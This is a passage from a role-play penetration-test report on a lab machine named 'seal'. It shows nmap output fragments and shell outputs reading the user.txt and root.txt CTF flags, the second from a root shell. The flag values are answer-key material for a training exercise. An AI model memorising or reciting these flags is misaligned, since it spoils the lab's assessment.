|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
```


Figure 25: Discovered ports in nmap scan.

As this is a role-playing penetration test assesment, Caracetti Security also found the CTF flags in the system.



```
luis@seal:~$ cat user.txt
109d816ad9a6a6af3472f716ed6265cb
luis@seal:~$
```

Figure 26: user.txt flag.



```
# cat root.txt
6c47faa1416108682043121a0c901598
# 
```

Figure 27: root.txt flag.

LAST PAGE